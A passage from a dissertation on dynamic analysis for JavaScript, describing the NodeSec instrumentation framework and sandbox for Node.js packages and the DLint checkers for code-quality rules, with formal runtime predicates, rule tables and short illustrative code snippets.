53     ret = notify('after-cb', regMeta,
54                  cbMetaInfo, ret);
55     return ret;
56   }
57 }
```

Figure 3.7: Simplified code illustrating the dynamic instrumentation framework. The actual implementation of these functions will handle other corner cases and is estimated to be relatively bigger. `args` is the sliced `arguments` object, which contains all the parameters of the function. The slicing part is omitted for simplicity.

instrumentation framework inserts `notify` function calls at lines 15 and line 17, respectively. The `notify` function sends out meta information about each function invocation before and after calling it. A dynamic analysis, written in NodeSec, can subscribe to, `notify`, and use the received information for security analysis. Finally, `instrument` instruments the return object of `http.createServer` with an expanded access path: `['http', 'createServer', 'ret']`. To receive the runtime event emitted from the `notify` function, user-defined dynamic analysis can redefine the NodeSec callback functions, which are listed in Table 3.2.

3.3.4 Instrumentation to Wrap Asynchronous Callbacks.

A dynamic analysis developed on top of NodeSec needs to provide various debugging information to its users, so that they can analyze the results of the dynamic analysis. For example, if a dynamic analysis discovers a suspicious behavior in a Node.js program, it should compute the sequence of built-in system functions and their dependence relation to help understand the the program logic. However, capturing this relation is non-trivial for Node.js programs due to their single-threaded asynchronous programming model. We next describe this difficulty and a solution that we developed.

Node.js applications heavily use asynchronous built-in system functions. An asynchronous function usually registers a callback function and returns after posting a request for a system

call, such as reading the contents of a file. The actual system call may take time, but the execution of the program can continue asynchronously. When the system call finishes, it posts an event to invoke the registered callback function with the results of the system call as the callback function's argument. The Node.js runtime eventually calls the callback function when the call stack is empty. This asynchronous calling mechanism eliminates the wait time associated with a system call and greatly improves the throughput and responsiveness of Node.js' single-threaded execution model.

Consider a built-in system function api_1 that registers a callback cb_1. When cb_1 executes, it registers another callback cb_2 via function api_2. cb_2 may request a system operation, like sending a packet over the network, or writing to a file. When the final callback cb_2 is invoked, api_1, cb_1, and api_2 are no longer on the call stack. Often, we need to trace back from the callback cb_2 to the very first built-in system function call api_1 in the application code. Unfortunately, Node.js does not provide any native facility to recover the following dependence relation.

$$api_1 \xrightarrow{reg} cb_1 \xrightarrow{call} api_2 \xrightarrow{reg} cb_2$$

To solve this problem, our instrumentation framework wraps a callback function when the callback is registered. Information about the registering function will be associated with the wrapper. Then, the wrapper will be posted as an event instead of the actual callback function. When the wrapper callback is invoked, it instruments the actual callback's parameter, collects the callback's meta information (through `getMetaInfo`), and invokes the actual callback. The function `wrapCb` (defined at line 40 in Figure 3.7) knows that the first parameter is a callback for the `http.createServer` function, based on the information obtained from `queryConfig` at line 43. So, `wrapCb` returns the wrapped callback that instruments the `req` (the first parameter) and `res` (the second parameter), respectively.

3.3.5 Sandbox

If a user wants to use NodeSec to check an unknown package for vulnerabilities, we want to make sure that the package cannot harm the user's computer. We build a lightweight sandboxing environment on top of the NodeSec instrumentation framework. The sandboxing environment ensures that the package cannot modify or delete a file, or perform a malicious network operation. We implement the sandboxing environment as follows.

File System Isolation. A malicious package may change files outside its local directory (e.g., files in the system directory) or even overwrite files in other packages. In order to monitor and prevent such changes while not breaking the core functionality of the package, the sandbox includes copy-on-write and file-redirection mechanisms. When the package reads a file that it has not previously modified, the security sandbox lets the original built-in system function perform the read operation normally. However, the first time the package tries to write or change a file, the security sandbox copies the file to an isolated directory. Then the sandbox allows the application to operate on the copied file instead of the original. Future reading and writing operations on the

Table 3.2: NodeSec APIs.

Name	Trigger Condition	API
call	after a synchronous built-in system function is called	`callSyncFunc(funcName, args, namePath, origFunc, passInfo, ret, self)`
callPre	before a synchronous built-in system function is called	`callSyncFuncPre(funcName, args, namePath, origFunc, passInfo, ret, self, skip)`
cbCall	after a callback function is called	`callCallback(parentId, id, args, self, callback, calleeStack, callerStack, callInfo, callerTimestamp, calleeTimestamp)`
cbCallPre	before a callback function is called	`callCallbackPre(parentId, id, args, self, callback, calleeStack, callerStack, callInfo, callerTimestamp, calleeTimestamp, skip)`
clearCb	after a callback function is unregistered	`clearCallback(args)`
clearCbPre	before a callback function is unregistered	`clearCallbackPre(args)`
regstr	after a callback is registered	`registerCallback(args, regFunc, passInfo, ret, namePath, self)`
regstrPre	before a callback is registered	`registerCallbackPre(args, regFunc, passInfo, namePath, self, skip)`
req	after a module is loaded	`callRequire(args, require, module, dirname, filename, self)`
reqPre	before a module is loaded	`callRequirePre(args, require, module, dirname, filename, self)`

original file will be redirected to the copied file. The copy-on-write, file-redirection, and network isolation mechanisms are implemented by modifying the behavior of the wrapper functions for the built-in system functions.

Mechanism to Monitor Completeness of Instrumentation. In order to avoid unnecessary instrumentation overhead, we decided to externally configure which functions NodeSec will instrument. This configuration also lists the information that will be provided by the instrumentation to the dynamic analysis. This configuration is created manually by going over the documentation of the standard Node.js libraries at `https://nodejs.org/api/`. However, we may have to update the configuration file from time-to-time: 1) We might have omitted a critical built-in system function from the configuration file, 2) a function already listed in the configuration file may be updated in a new release of Node.js, or 3) there could be undocumented built-in system functions in the Node.js runtime that allow Node.js programs access to the operating system.

To ensure that we instrument all built-in system functions that could interact with the operating system, we modify the Node.js runtime to monitor all built-in system function calls at the C++ level. This monitoring is performed as part of the npm empirical study described in Chapter 6. Note that a Node.js built-in system function is just a JavaScript wrapper of a function implemented in C++. We found that there are only two code locations where JavaScript calls are delegated to C++ code in the runtime (ChakraCore[17]). By modifying these two code locations, we can capture all interactions between the Node.js runtime and the operating system. Whenever this interface captures a Node.js built-in system function call, it retrieves the JavaScript call stack

[17]We tested NodeSec on a Node.js runtime using the ChakraCore engine, which is an open-source JavaScript engine developed by Microsoft. ChakraCore is available at `https://github.com/Microsoft/ChakraCore`.

and checks whether a NodeSec wrapper function has been called before an actual call to the C++ function. If such a wrapper function is not found in the call stack, NodeSec flags the built-in function as uninstrumented and notifies us to include it in NodeSec. In total, NodeSec monitors 537 built-in system functions, among which 305 functions are asynchronous.

3.4 Rules, Events, and Runtime Patterns

In the next few chapters, we describe the dynamic analysis project we built based on Jalangi and NodeSec. To give a concise and consistent illustration of those dynamic analyses, we formally specify when a rule violation occurs and describe violations in terms of predicates over events that happen during execution.

Definition 1 (Runtime event predicate)
A runtime event predicate describes a set of runtime events with particular properties:

- newObj(v, l) *matches the creation of a new object* v *at location* l.
- lit(val) *matches a literal, where the literal value is* val.
- varRead(name, val, l) *matches a variable read at location* l*, where the variable is called* name *and has value* val.
- call(base, f, args, ret, isConstr, l) *matches a function call at location* l*, where the base object is* base*, the called function is* f*, the arguments passed to the function are* args*, the return value of the call is* ret*, and where* isConstr *specifies whether the call is a constructor call.*
- propRead(base, name, val, l) *matches a property read at location* l*, where the base object is* base*, the property is called* name*, and the value of the property is* val.
- propWrite(base, name, val, l) *matches a property write at location* l*, where the base object is* base*, the property is called* name*, and the value written to the property is* val.
- unOp(op, val, res, l) *matches a unary operation at location* l*, where the operator is* op*, the input value is* val*, and the resulting value is* res.
- binOp(op, left, right, res, l) *matches a binary operation at location* l*, where the operator is* op*, the left and right operands are* left *and* right*, respectively, and the resulting value is* res.
- cond(val, l) *matches a conditional at location* l*, where* val *is the value that is evaluated as a conditional.*
- forIn(val, l) *matches a for-in loop that iterates over the object* val *at location* l.
- regstr(base, f, args) *matches a built-in system function call that registers a callback. The base object is* base*. The called function is* f*. The arguments passed to the function are* args*. Similarly,* regstrPre(base, f, args) *is matched before the function is called.*

- cbCall(f, args) *matches callback function call. The callback function is registered through a built-in system function call matched by* regstr. *The callback is* f. *The arguments passed to the callback are* args. *Similarly,* cbCallPre(base, f, args) *is matched before the callback is called.*

A predicate either constrains the value of a parameter or specifies with * that the parameter can have any value. For example, *varRead("name", *)* is a runtime predicate that matches any read of a variable called *"name"*, independent of the variable's value. The above list focuses on the events and parameters required for the runtime patterns presented in this chapter. Our implementation supports additional events and parameters to enable extending with additional checkers.

Based on runtime event predicates, our instrumentation framework allows for specifying when a program violates a dynamic analysis rule during execution. We call such a specification a *runtime pattern* and distinguish between two kinds of patterns:

Definition 2 (Single-event runtime pattern)
A single-event runtime pattern consists of one or more event predicates over a single runtime event, where each predicate is a sufficient condition for violating a code quality rule.

For example, *varRead("name",*)* is a single-event runtime pattern that corresponds to the trivial rule that no variable named *"name"* should ever be read.

Definition 3 (Multi-event runtime pattern)
A multi-event runtime pattern consists of event predicates over two or more runtime events, if they occur together, and are a sufficient condition for violating a code quality rule.

For example, *varRead("name",*)* $\wedge$ *varWrite("name",*)* is a multi-event runtime pattern that corresponds to the, again trivial, rule to not both read and write a variable named *"name"* during execution.

Because single-event runtime patterns match as soon as a particular event occurs, they can be implemented by a stateless dynamic analysis, which does not need to keep a state across different events to detect a pattern. In contrast, multi-event runtime patterns match only if two or more related events occur. Therefore, they require a dynamic analysis with state across different events.

The remainder of this dissertation presents different dynamic analysis rules in terms of the aforementioned runtime predicates. Each rule is implemented by a checker that identifies occurrences of the runtime pattern. To the best of our knowledge, we provide the first comprehensive formal description of dynamic checks that address otherwise informally specified rules.

Chapter 4
Checking Correctness Issues

Under your good correction, I have seen, When, after execution,
judgment hath Repented o'er his doom.

– William Shakespeare, *Measure for Measure*

4.1 Introduction

Despite its great success, JavaScript is not often considered a "well-formed" language. Designed and implemented in ten days,[18] JavaScript suffers from many unfortunate early design decisions that were preserved to ensure backward compatibility as the language become popular. The suboptimal design of JavaScript causes various pitfalls that developers should avoid [48].

A popular approach to help developers avoid common pitfalls are guidelines on which language features, programming idioms, APIs to avoid, or how to use them correctly. The developer community has learned such *code quality rules* over time, and documents them informally, e.g., in books [48, 71] and company-internal guidelines.[19] Following these rules improves software quality by reducing bugs, increasing performance, improving maintainability, and preventing security vulnerabilities. Since remembering and following code quality rules in JavaScript further burdens the use of an already complicated language, developers rely on automatic techniques that identify rule violations. The state-of-the-art approach for checking rules in JavaScript are lint-like static checkers [77], such as JSLint [6], JSHint [5], ESLint [3], and Closure Linter [22]. These static checkers are widely accepted by developers and commonly used in industry.

Although static analysis is effective in finding particular kinds of problems, it is limited by the need to approximate possible runtime behavior. Most practical static checkers for JavaScript [3, 5, 6, 22] and other languages [32, 72] take a pragmatic view and favor a relatively low false positive rate over soundness. As a result, these checkers may easily miss violations of some rules and do not even attempt to check rules that require runtime information.

Figure 4.1 shows two examples that illustrate the limitations of existing static checkers. The first example (Figure 4.1a) is a violation of the rule to not iterate over an array with a for-in loop

[18] `http://brendaneich.com/2011/06/new-javascript-engine-module-owner/`
[19] `https://code.google.com/p/google-styleguide/`

```
// From Modernizr 2.6.2
for (i in props) {        // props is an array
  prop = props[i];
  before = mStyle.style[prop];
  ...
}
```

(a) Violation of the rule to avoid using for-in loops on an array. Found on *www.google.com/chrome*.

```
// From jQuery 2.1.0
globalEval: function(code) {
  var script, indirect = eval; // alias of eval function
  code = jQuery.trim( code );
  if (code) {
    if (code.indexOf("use strict") === 1) {
      ...
    } else {
      indirect(code);          // indirect call of eval
    }
  }
}
```

(b) Violation of the rule to avoid `eval` and its variants. Found on *www.repl.it*.

Figure 4.1: Examples that illustrate the limitations of static checking of code quality rules.

(Section 4.2.4 explains the rationale for this rule). Existing static checkers miss this violation because they cannot precisely determine whether `props` is an array. The code snippet is part of *www.google.com/chrome*, which includes it from the Modernizr library. Because the code in Figure 4.1a misbehaves on Internet Explorer 7, the developers have fixed the problem in a newer version of the library.[20] The second example (Figure 4.1b) is a violation of the rule to avoid the notorious `eval` and other functions that dynamically evaluate code. The code creates an alias of `eval`, called `indirect`, and calls the `eval` function through this alias. We found this example on *www.repl.it*, which includes the code from the jQuery library. Static checkers report direct calls of `eval` but miss indirect calls because static call resolution is challenging in JavaScript. Aliasing `eval` is used on various web sites [113] because it ensures that the code passed to `eval` is evaluated in the global context.

Despite the wide adoption of code quality rules and the limitations of static checking, there currently is no dynamic lint-like approach for JavaScript. This chapter presents DLint, a dynamic analysis tool for finding violations of code quality rules in JavaScript programs. Our approach consists of a generic analysis framework and an extensible set of checkers built on top of the framework. We present 28 checkers that address common pitfalls related to inheritance, types, language usage, API usage, and uncommon values. We describe the checkers in a lightweight, declarative formalism, which yields, to the best of our knowledge, the first comprehensive description of dynamically checkable code quality rules for JavaScript. Some of the rules, e.g., Fig-

[20] `https://github.com/Modernizr/Modernizr/pull/1419`

Figure 4.2: Bug found by DLint on the Hilton and CNBC web sites.

ure 4.1a, cannot be easily checked statically and are not addressed by existing static checkers. Other rules, e.g., Figure 4.1b, are addressed by existing static checkers, and DLint complements them through dynamic analysis.

Having DLint and the existing static checkers raises the following research questions, which compare the effectiveness of dynamic and static analyses:

- RQ1: How many violations of code quality rules are detected by DLint but missed by static checkers?
- RQ2: How many violations of code quality rules found by DLint are missed statically even though static checkers address the violated rule?

In addition, we also address this question:

- RQ3: How does the number of violations of code quality rules relate to the popularity of a web site?

To answer these questions, we perform an empirical study on over 200 of the world's most popular web sites. We apply DLint and the most widely adopted existing static checker, JSHint, to these sites and compare the problems they report with each other. In total, the study involves over 4 million lines of JavaScript code and 178 million covered runtime operations. The study shows that DLint identifies 53 rule violations per web site, on average, and that 49 of these warnings are missed by static checking (RQ1). Furthermore, we find that complementing existing static checkers with dynamic variants of these checkers reveals at least 10.1% additional problems that would be missed otherwise (RQ2). We conclude from these results that static and dynamic checking complement each other, and that pursuing the DLint approach is worthwhile.

Even though this work is not primarily about bug finding (the rules we consider address a more diverse spectrum of code quality problems), we stumbled across 19 clear bugs in popular web sites when inspecting a subset of DLint's warnings. These bugs lead to incorrectly displayed web sites and are easily noticeable by users. For example, DLint detects "undefined" hotel rates on *www.hilton.com* and "NaN" values on *www.cnbc.com* (Figure 4.2). The approach also successfully identifies the motivating examples in Figure 4.1. All these examples are missed by static checking.

We envision DLint to be used as an in-house testing technique that complements static checkers in ensuring code quality. That is, our purpose is not to replace static lint-like tools but to provide an automatic approach for identifying problems missed by these tools. Our empirical results show that dynamic and static checking can each identify a unique set of violations of common code quality rules. The DLint work has been published in ISSTA'15 [G4].

In summary, this chapter contributes the following:

- We present the first dynamic analysis tool to find violations of code quality rules in JavaScript.
- We gather and formally describe 28 JavaScript quality rules that cannot be easily checked with static analysis.
- We present an extensive empirical study on over 200 popular web sites that systematically compares the effectiveness of static and dynamic analyses in finding code quality problems. The study shows that both approaches are complementary, and it quantifies their respective benefits.
- Our implementation of DLint can be easily extended with additional checkers, providing the basis for a practical tool that fills an unoccupied spot in the JavaScript tool landscape. DLint is available as open source:
  `https://github.com/Berkeley-Correctness-Group/DLint`

4.2 Approach

This section presents DLint, a dynamic analysis tool to detect violations of code quality rules. DLint consists of a generic framework and a set of checkers that build upon the framework. Each checker addresses a rule and searches for violations of it. We specify when such a violation occurs in a declarative way through predicates over runtime events (Section 4.2.1). DLint currently contains 28 checkers that address rules related to inheritance (Section 4.2.2), types and type errors (Section 4.2.3), misuse of the JavaScript language (Section 4.2.4), misuse of an API (Section 4.2.5), and uncommon values (Section 4.2.6). The presented checkers reveal rule violations in various popular web sites (Section 4.4).

4.2.1 Rules, Events, and Runtime Patterns

The goal of this work is to detect violations of commonly accepted rules that the developer community has learned over time. In the following sections, we describe our dynamic analyses in terms of the runtime predicates introduced in Section 3.4. We extend the formalization used in this chapter with rules and some abbreviations that are used by DLint.

Formalization of rules: To check the code quality rules, we have a set of dynamic analyses built on top of the JALANGI framework. Before introducing those checkers, we describe the formalism used in this chapter based on the runtime predicates defined in Section 3.4. In DLINT, each checker has the following form:

$$pred_{event} \mid pred_{checker}$$

The $pred_{event}$ is a predicate of a runtime event triggered by JALANGI. The $pred_{checker}$ is a predicate evaluated by DLINT dynamic analysis[21]. A warning is issued by a dynamic analysis when both of its $pred_{event}$ and $pred_{checker}$ evaluate to true.

As explained in Section 3.2, JALANGI instruments source code to monitor JavaScript operations. When a JavaScript operation is observed by JALANGI, $pred_{event}$ is evaluated. Once a $pred_{event}$ in a checker evaluates to true, the checker's predicate $pred_{checker}$ is evaluated, which determines whether or not a code quality issue is present.

Abbreviations: $isFct(x)$, $isObject(x)$, $isPrim(x)$, and $isString(x)$ are true if x is a function, an object, a primitive value, and a string, respectively. $isArray(x)$, $isCSSObj(x)$, $isFloat(x)$, $isNumeric(x)$, $isBooleanObj(x)$, $isRegExp(x)$ are true if x is an array, a CSS object, a floating point value, a value that coerces into a number, a `Boolean` object, and a regular expression, respectively. *relOrEqOp* refers to a relational operator or an equality operator. Finally, *argumentProps* and *arrayProps* refer to the set of properties of the built-in `arguments` variable and the set of properties in `Array.prototype`, respectively.

Definition 4 (Code quality rule)
A code quality rule is an informal description of a pattern of code or execution behavior that should be avoided or that should be used in a particular way. Following a code quality rule contributes to, e.g., increased correctness, maintainability, code readability, performance, or security.

We have studied 31 rules checked by JSLint [6], more than 150 rules checked by JSHint [5], and around 70 rules explained in popular guidelines [48, 71]. We find that existing static checkers may miss violations of a significant number of rules due to limitations of static analysis. Motivated by these findings, our work complements existing static checkers by providing a dynamic approach for checking code quality rules. To formally specify when a rule violation occurs, we describe violations in terms of predicates over events that happen during an execution. The formalization of predicates has been described in Section 3.4.

The remainder of this section presents some of the code quality rules and their corresponding runtime patterns we address in DLINT. Each rule is addressed by a checker that identifies occurrences of the runtime pattern. To the best of our knowledge, we provide the first comprehensive formal description of dynamic checks that address otherwise informally specified rules. In this dissertation, we discuss only a subset of all currently implemented checkers. The full list of checkers is available on our project homepage.

[21] DLINT is built on top of JALANGI.

Table 4.1: Inheritance-related code quality rules and runtime patterns (single-event patterns).

ID	Name	Code quality rule	Runtime event predicate(s)
I1	Enumerable-ObjProps	Avoid adding enumerable properties to `Object`. Doing so affects every for-in loop.	$propWrite(Object, *, *)$ $call(Object, f, args, *, *) \mid f.name =$ "$defineProperty$" $\wedge$ $args.length = 3$ $\wedge$ $args[2].enumerable = true$
I2	Inconsistent-Constructor	`x.constructor` should yield the function that has created `x`.	$propRead(base, constructor, val) \mid val \neq$ function that has created $base$
I3	NonObject-Prototype	The prototype of an object must be an object.	$propWrite(*, name, val) \mid name \in$ {"$prototype$", "$\_\_proto\_\_$"} $\wedge$ $!isObject(val)$
I4	Overwrite-Prototype	Avoid overwriting an existing prototype, as it may break the assumptions of other code.	$propWrite(base, name, *) \mid name \in$ {"$prototype$", "$\_\_proto\_\_$"} $\wedge$ $base.name$ is a user-defined prototype before the write
I5	ShadowProto-Prop	Avoid shadowing a prototype property with an object property.	$propWrite(base, name, val) \mid val$ is defined in $base's$ prototype chain $\wedge$ $!isFct(val)$ $\wedge$ $(base, name) \notin shadowingAllowed$

4.2.2 Problems Related to Inheritance

JavaScript's implementation of prototype-based inheritance not only offers great flexibility to developers but also provides various pitfalls that developers should avoid. To address some of these pitfalls, Table 4.1 shows DLint checkers that target inheritance-related rules. The following explains two of these checkers in detail.

Inconsistent constructor. Each object has a `constructor` property that is supposed to return the constructor that has created the object. Unfortunately, JavaScript does not enforce that this property returns the constructor, and developers may accidentally set this property to arbitrary values. The problem is compounded by the fact that all objects inherit a `constructor` property from their prototype.

For example, consider the following code, which mimics class-like inheritance in an incorrect way:

```
1 function Super() {}  // superclass constructor
2 function Sub() {     // subclass constructor
3   Super.call(this);
4 }
5 Sub.prototype = Object.create(Super.prototype);
6 // Sub.prototype.constructor = Sub; // should do this
7 var s = new Sub();
8 console.log(s.constructor);          // "Function: Super"
```

Because the code does not assign the correct constructor function to `Sub`'s prototype, accessing the constructor of an instance of `Sub` returns `Super`.

To detect such inconsistent constructors, for each read of the `constructor` property DLint checks whether the property's value is the base object's constructor function (Checker I2 in Table 4.1). To access the function that has created an object, our implementation stores this function in a special property of every object created with the `new` keyword.

Shadowing prototype properties. Prototype objects can have properties, which are typically used to store data shared by all instances of a prototype. Developers of Java-like languages may think of prototype properties as static, i.e., class-level, fields. In such languages, it is forbidden to have an instance field with the same name as an existing static field. In contrast, JavaScript does not warn developers when an object property shadows a prototype property. However, shadowing is discouraged because developers may get easily confused about which property they are accessing.

To identify shadowed prototype properties, Checker I5 in Table 4.1 warns about property writes where the property is already defined in the base object's prototype chain. For example, the following code raises a warning:

```
1 function C() {}; C.prototype.x = 3;
2 var obj = new C(); obj.x = 5;
3 console.log(obj.x);  // "5"
```

There are two common and harmless kinds of violations of this rule in client-side JavaScript code: changing prototype properties of DOM objects (e.g., `innerHTML`), and overriding of functions inherited from the prototype object. To avoid overwhelming developers with unnecessary warnings, the checker excludes a set *shadowingAllowed* of such DOM properties and properties that refer to functions.

Access to object prototype. JavaScript is an object-oriented language without classes. To support the reuse of code through a dynamic delegation mechanism, JavaScript's inheritance mechanism is based on prototypes.

Modifying an object's prototype object is not supported by all browsers. It can also slows down the execution since changing the inheritance structure prohibits some of the JIT-compiler optimizations [24, G3]. ECMAScript 5 Standard (ES5) [53] introduced `Object.getPrototypeOf` as the standard API for retrieving an object's prototype object long after the prevail of `obj.__proto__`, which is a non-standard mechanism supported by some engines.

Modifications to object prototype. Modifying `__proto__` makes the code less portable since not all platforms support the ability to change an object's prototype. Moreover, it can slow down the code since it invalidates some optimizations. This analysis module detects any modification of the `__proto__` reference of an object:

Table 4.2: Code quality rules and runtime patterns related to type errors.

ID	Name	Code quality rule	Runtime event predicate(s)
Single-event patterns:			
T1	FunctionVs-Prim	Avoid comparing a function with a primitive.	$binOp(relOrEqOp, left, right, *) \mid isFct(left) \wedge isPrim(right)$ $binOp(relOrEqOp, left, right, *) \mid isPrim(left) \wedge isFct(right)$
T2	StringAnd-Undefined	Avoid concatenating a string and `undefined`, which leads to a string containing "undefined".	$binOp(+, left, right, res) \mid (left =$ "undefined" $\vee\ right =$ "undefined") $\wedge\ isString(res)$
T3	ToString	`toString` must return a string.	$call(*, f, *, ret, *) \mid f.name =$ "$toString$" $\wedge\ !isString(ret)$
T4	Undefined-Prop	Avoid accessing the "undefined" property.	$propWrite(*,$ "undefined", $*)$ $propRead(*,$ "undefined", $*)$
Multi-event patterns:			
T5	Constructor-Functions	Avoid using a function both as constructor and as non-constructor.	$call(*, f, *, *, false) \wedge call(*, f, *, *, true)$
T6	TooMany-Arguments	Pass at most as many arguments to a function as it expects.	$call(*, f, args, *, *) \mid \lvert args\rvert > f.length \wedge$ $\nexists\ varRead(arguments, *)$ during the call

4.2.3 Problems Related to Types

JavaScript does not have compile time type checking and is loosely typed at runtime. As a result, various problems that would lead to type errors in other languages may remain unnoticed. Table 4.2 shows DLint checkers that warn about such problems by checking type-related rules. Two of these checkers check for occurrences of multi-event runtime patterns. We explain two type-related checkers in the following.

Accessing the "undefined" property. An object property name in JavaScript can be any valid JavaScript string. Since developers frequently store property names in variables or in other properties, this permissiveness can lead to surprising behavior when a property name implicitly converts to "undefined". For example, consider the following code:

```
1 var x;                    // undefined
2 var y = {}; y[x] = 23;    // results in { undefined: 23 }
```

The undefined variable `x` is implicitly converted to the string "undefined". Developers should avoid accessing the "undefined" property because it may result from using an undefined value in the square bracket notation for property access. Checker T4 checks for property reads and writes where the property name equals "undefined."

Table 4.3: Code quality rules and runtime patterns related to language misuse (single-event patterns).

ID	Name	Code quality rule	Runtime event predicate(s)
L1	Arguments-Variable	Avoid accessing non-existing properties of `arguments`.	$propRead(arguments, name, *) \mid name \notin argumentProps$ $propWrite(arguments, *, *)$ $call(arguments, f, *, *, *) \mid f.name = \text{“}concat\text{”}$
L2	ForInArray	Avoid for-in loops over arrays, both for efficiency and because it may include properties of `Array.prototype`.	$forIn(val) \mid isArray(val)$
L3	GlobalThis	Avoid referring to `this` when it equals to `global`.	$varRead(this, global)$
L4	Literals	Use literals instead of `new Object()` and `new Array()`[1]	$call(builtin, f, args, *, *) \mid (f = Array \lor f = Object) \land args.length = 0$
L5	NonNumeric-ArrayProp	Avoid storing non-numeric properties in an array.	$(propWrite(base, name, *) \lor propRead(base, name, *)) \mid isArray(base) \land !isNumeric(name) \land name \notin arrayProps)$
L6	PropOf-Primitive	Avoid setting properties of primitives, which has no effect.	$propWrite(base, *, *) \mid isPrim(base)$

[1] Note that it is legitimate for performance reasons to call these constructors with arguments [G3].

Concatenate `undefined` and a string. JavaScript allows programs to combine values of arbitrary types in binary operations, such as + and −. If differently typed operands are combined, the JavaScript engine implicitly converts one or both operands to another type according to intricate rules [56]. Even though such type coercion may often match the intent of the programmer [109], they can also lead to hard-to-detect, incorrect behavior.

A rare and almost always unintended type coercion happens when a program combines an uninitialized variable and a string with the + operator. In this case, JavaScript coerces `undefined` to the string “undefined” and concatenates the two strings.

`toString` Gives Non-string. Every JavaScript object provides a `toString` method that returns a string representation of the object. Developers can override the default implementation of `toString` that every object inherits from the `Object` prototype. Unfortunately, JavaScript does not check whether an overriding `toString` method returns a string or a value of some other type. As a result, a programmer may accidentally provide a `toString` method that does not return a string.

DLint detects calls to `toString` methods that return a non-string value with a stateful checker that implements two hooks. First, we implement the `GetField` hook to analyze all property accesses that return a function. For each such function, the checker stores the name of the accessed property as the shadow value of the function. Second, we implement the `invokeFun` hook to check whether the called function is referred to as “toString” and whether the return

value is a string. If the return value is a non-string, the checker creates a warning. For example, if a program calls `obj.toString()`, then the first hook attaches "toString" as the shadow value to the function, and the second hook checks whether the call returns a string. The first hook is necessary because the `invokeFun` hook exposes function names only for named functions, but not for anonymous functions, which are often used to override methods.

4.2.4 Problems Related to Language Misuse

Some of JavaScript's language features are commonly misunderstood by developers, leading to subtle bugs, performance bottlenecks, and unnecessarily hard-to-read code. DLint checks several rules related to language misuse (Table 4.3), three of which we explain in the following.

For-in loops over arrays. JavaScript provides different kinds of loops, including the for-in loop, which iterates over the properties of an object. For-in loops are useful in some contexts, but developers are discouraged from using for-in loops to iterate over arrays. The rationale for this rule is manifold. For illustration, consider the following example, which is supposed to print "66":

```
1 var sum = 0, x, array = [11, 22, 33];
2 for (x in array) {
3     sum += array[x];
4 }
5 console.log(sum);
```

First, because for-in considers all properties of an object, including properties inherited from an object's prototype, the iteration may accidentally include enumerable properties of `Array.prototype`. E.g., suppose a third-party library expands arrays by adding a method: `Array.prototype.m = ...;`. In this case, the example prints "`66function () {...}`". Some browsers, e.g., Internet Explorer 7, mistakenly iterate over all built-in methods of arrays, causing unexpected behavior even if `Array.prototype` is not explicitly expanded. Second, some developers may incorrectly assume that a for-in loop over an array iterates through the array's elements, similar to, e.g., the for-each construct in Java. In this case, a developer would replace the loop body from above with `sum += x`, which leads to the unexpected output "`0012`". Finally, for-in loops over arrays should be avoided because they are significantly slower than traditional for loops.[22]

Checker L2 helps avoiding these problems by warning about for-in loops that iterate over arrays. Given DLint's infrastructure, this checker boils down to a simple check of whether the value provided to a for-in loop is an array.

Illegal use of `arguments` object. Inside a function, the local variable `arguments` provides an array-like object that contains all arguments passed to the current function. The `arguments`

[22] E.g., V8 refuses to optimize methods that include for-in loops over arrays.

variable is commonly used to refer to arguments without using a named parameter, e.g., in functions that operate on any number of arguments. Even though the `arguments` variable is useful for reading the arguments of a function, it is generally not advisable to modify the `arguments` object ['Effective JS' book]. For example, consider the following code, which modifies the first argument passed to `f`:

```
1 function f(a) {
2   arguments[0] = 1;
3   ...
4 }
```

As a side effect of modifying `arguments`, the example code also modifies the value of the named parameter `a`, which may be confusing.

DLint searches for programs that modify the `arguments` object through a checker that implements the `PutField` hook. If the base object of a put field operation is the `arguments` variable, the checker creates a warning.

Properties of primitives. When a program tries to access properties or call a method of one of the primitive types `boolean`, `number`, or `string`, JavaScript implicitly converts the primitive value into its corresponding wrapper object. For example:

```
1 var fact = 42;
2 fact.isTheAnswer = true;
```

Unfortunately, setting a property of a primitive does not have the expected effect because the property is attached to a wrapper object that is immediately discarded afterwards. In the example, the second statement does not modify `fact` but a temporarily created instance of `Number`, and `fact.isTheAnswer` yields `undefined` afterwards.

Developers can prevent such surprises by following the rule that setting properties of primitives should be avoided. Checker L6 checks for violations of this rule by warning about every property write event where the base value is a primitive.

Unnecessary reference to `this`. The semantics of `this` in JavaScript differ from other languages and often confuse developers. When accessing `this` in the context of a function, the value depends on how the function is called. In the global context, i.e., outside of any function, `this` refers to the global object. Because the global object is accessible without any prefix in the global context, there is no need to refer to `this`, and a program that accesses `this` in the global context is likely to confuse the semantics of `this`. Checker L3 warns about accesses of `this` in the global context by checking whether reading `this` yields the global object.

Object and array literals. Both the `Object` and `Array` constructor is actually just a property of the global object, it can be overwritten. If it has been overwritten (e.g., codeObject = 'object';), then expression `new Object()` generates a type error because `Object` is no longer a function. Moreover, using object and array literals makes the code run faster as the object instance's layout (shape) are predictable at compile time [24, G3]

Table 4.4: Code quality rules and runtime patterns related to incorrect API usage (single-event patterns).

ID	Name	Code quality rule	Runtime event predicate(s)
A1	Double-Evaluation	Avoid `eval` and other ways of runtime code injection.	$call(builtin, eval, *, *, *)$ $call(builtin, Function, *, *, *)$ $call(builtin, setTimeout, args, *, *) \mid isString(args[0])$ $call(builtin, setInterval, args, *, *) \mid isString(args[0])$ $call(document, f, *, *, *) \mid f.name =$ "$write$"
A2	EmptyChar-Class	Avoid using an empty character class, `[]`, in regular expressions, as it does not match anything.	$lit(val) \mid isRegExp(val) \wedge val$ contains "[]" $call(builtin, RegExp, args, *, *) \mid isString(args[0]) \wedge$ $args[0]$ contains "[]"
A3	FunctionTo-String	Avoid calling `Function.toString()`, whose behavior is platform-dependent.	$call(base, f, *, *, *) \mid f.name =$ "$toString$" $\wedge$ $isFct(base)$
A4	FutileWrite	Writing a property should change the property's value.	$propWrite(base, name, val) \mid base[name] \neq$ val after the write
A5	MissingRadix	Pass a radix parameter to `parseInt`, whose behavior is platform-dependent otherwise.	$call(builtin, parseInt, args, *, *) \mid args.length = 1$
A6	SpacesIn-Regexp	Prefer " `{N}`"2 over multiple consecutive empty spaces in regular expressions for readability.	$lit(val) \mid isRegExp(val) \wedge val$ contains " " $call(builtin, RegExp, args, *, *) \mid args[0]$ contains " "
A7	StyleMisuse	CSS objects are not strings and should not be used as if they were.	$binOp(eqOp, left, right) \mid isCSSObj(left) \wedge isString(right)$ $binOp(eqOp, left, right) \mid isString(left) \wedge isCSSObj(right)$
A8	Wrapped-Primitives	Beware that all wrapped primitives coerce to `true`.	$cond(val) \mid isBooleanObj(val) \wedge val.valueOf() = false$
